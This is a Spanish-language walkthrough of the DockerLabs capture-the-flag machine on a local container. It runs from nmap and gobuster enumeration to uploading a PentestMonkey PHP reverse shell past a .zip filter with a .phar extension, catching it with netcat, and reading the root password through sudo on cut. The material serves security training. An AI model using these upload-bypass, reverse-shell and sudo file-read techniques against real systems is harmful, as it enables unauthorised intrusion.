DOCKERLABS

DESPLIEGUE

```
1- Descargamos el zip de la plataforma. Con unzip descomprimimos

 unzip dockerlabs.zip

  Archive: dockerlabs.zip
  inflating: dockerlabs.tar
  inflating: auto_deploy.sh

2- Y ahora desplegamos la máquina

bash auto_deploy.sh dockerlabs.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```


1- CONECTIVIDAD

```
 ping -c1 172.17.0.2


PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.242 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.242/0.242/0.242/0.000 ms

LINUX

IP DE LA MÁQUINA VÍCTIMA            172.17.0.2

IP DE LA MÁQUINA ATACANTE      192.168.0.26
```

2- ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

80/tcp open  http        Apache httpd 2.4.58 ((Ubuntu))
```

PUERTO 80



3- ENUMERACIÓN DE SERVICIOS Y DIRECTORIOS


```
whatweb 172.17.0.2

http://172.17.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][ZZ], HTML5,

HTTPServer[Ubuntu Linux] [Apache/2.4.58 (Ubuntu)], IP[172.17.0.2], Script,

Title[Dockerlabs]

gobuster dir -u http://172.17.0.2 -w
/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,txt,html

/index.php            (Status: 200) [Size: 8235]
/uploads              (Status: 301) [Size: 310] [--> http://172.17.0.2/uploads/]
/upload.php           (Status: 200) [Size: 0]
```

/machine.php (Status: 200) [Size: 1361]

Después de echarle un vistazo a los directorios encontrados con gobuster el que parece

más interesante es /machine.php.

FOTO /machine.php



4- EXPLOTACIÓN

Intentaremos subir una reverse shell en /machine.php

Nos vamos a https://www.revshells.com

Configuramos la IP de la máquina atacante, el puerto que vamos a poner

a la escucha con nuestro netcat , en name seleccionamos php y en la barra lateral

izquierda PHP PentestMonkey, se nos genera un archivo que guardamos con nano

sudo nano reshell.php

Nos ponemos a la escucha con nuestro netcat

nc -nlvp 8888

listening on [any] 8888 ...

Vamos al navegador en el directorio /machine.php y cargamos el script

Opssssss¡¡ Intento fallido, Mario se ha puesto duro y solo nos deja subir

archivos .zip. (No se permite la subida de archivos que no sean .zip)

No hay problema, en esta web nos indican cómo hacer el bypass de extensiones

https://book.hacktricks.xyz/pentesting-web/file-upload


PHP: .php, .php2, .php3, .php4, .php5, .php6, .php7, .phps, .phps, .pht, .phtm, .phtml,

.pgif, .shtml, .htaccess, .phar, .inc, .hphp, .ctp, .module


Después de probar con unas cuantas, obtenemos la adecuada que es .phar

Ahora, debemos irnos al directorio /uploads

FOTO /machine.php



FOTO/uploads



Y, obtenemos conexion

```
nc -nlvp 8888

listening on [any] 8888 ...

connect to [192.168.0.26] from (UNKNOWN) [172.17.0.2] 57486
Linux f9f2ad2139ca 6.6.15-amd64 #1 SMP PREEMPT_DYNAMIC Kali
6.6.15-2kali1 (2024-04-09) x86_64 x86_64 x86_64 GNU/Linux
 22:39:14 up  3:52,  0 user,  load average: 0.26, 0.40, 0.44
USER          TTY    FROM          LOGIN@   IDLE   JCPU   PCPU WHAT

uid=33(www-data) gid=33(www-data) groups=33(www-data)

bash: cannot set terminal process group (24): Inappropriate ioctl for device
bash: no job control in this shell

www-data@f9f2ad2139ca:/$
```

5- ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

```
www-data@f9f2ad2139ca:/$ sudo -l

sudo -l
```

Matching Defaults entries for www-data on f9f2ad2139ca:

env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User www-data may run the following commands on f9f2ad2139ca:

(root) NOPASSWD: /usr/bin/cut

(root) NOPASSWD: /usr/bin/grep

Nos vamos a GTFOBins, https://gtfobins.github.io/gtfobins/cut/#sudo

LFILE=file_to_read

sudo cut -d "" -f1 "$LFILE"

Buscando en los diferentes directorios encontramos

www-data@f9f2ad2139ca:/opt$ ls

ls

nota.txt

www-data@f9f2ad2139ca:/opt$ cat nota.txt

cat nota.txt

Protege la clave de root, se encuentra en su directorio /root/clave.txt, menos mal que nadie tiene permisos para acceder a ella.

www-data@f9f2ad2139ca:/$ sudo /usr/bin/cut -d "" -f1 "/root/clave.txt"

sudo /usr/bin/cut -d "" -f1 "/root/clave.txt"

dockerlabsmolamogollon123

www-data@f9f2ad2139ca:/$ su root

su root

Password: dockerlabsmolamogollon123

whoami

root

[redacted]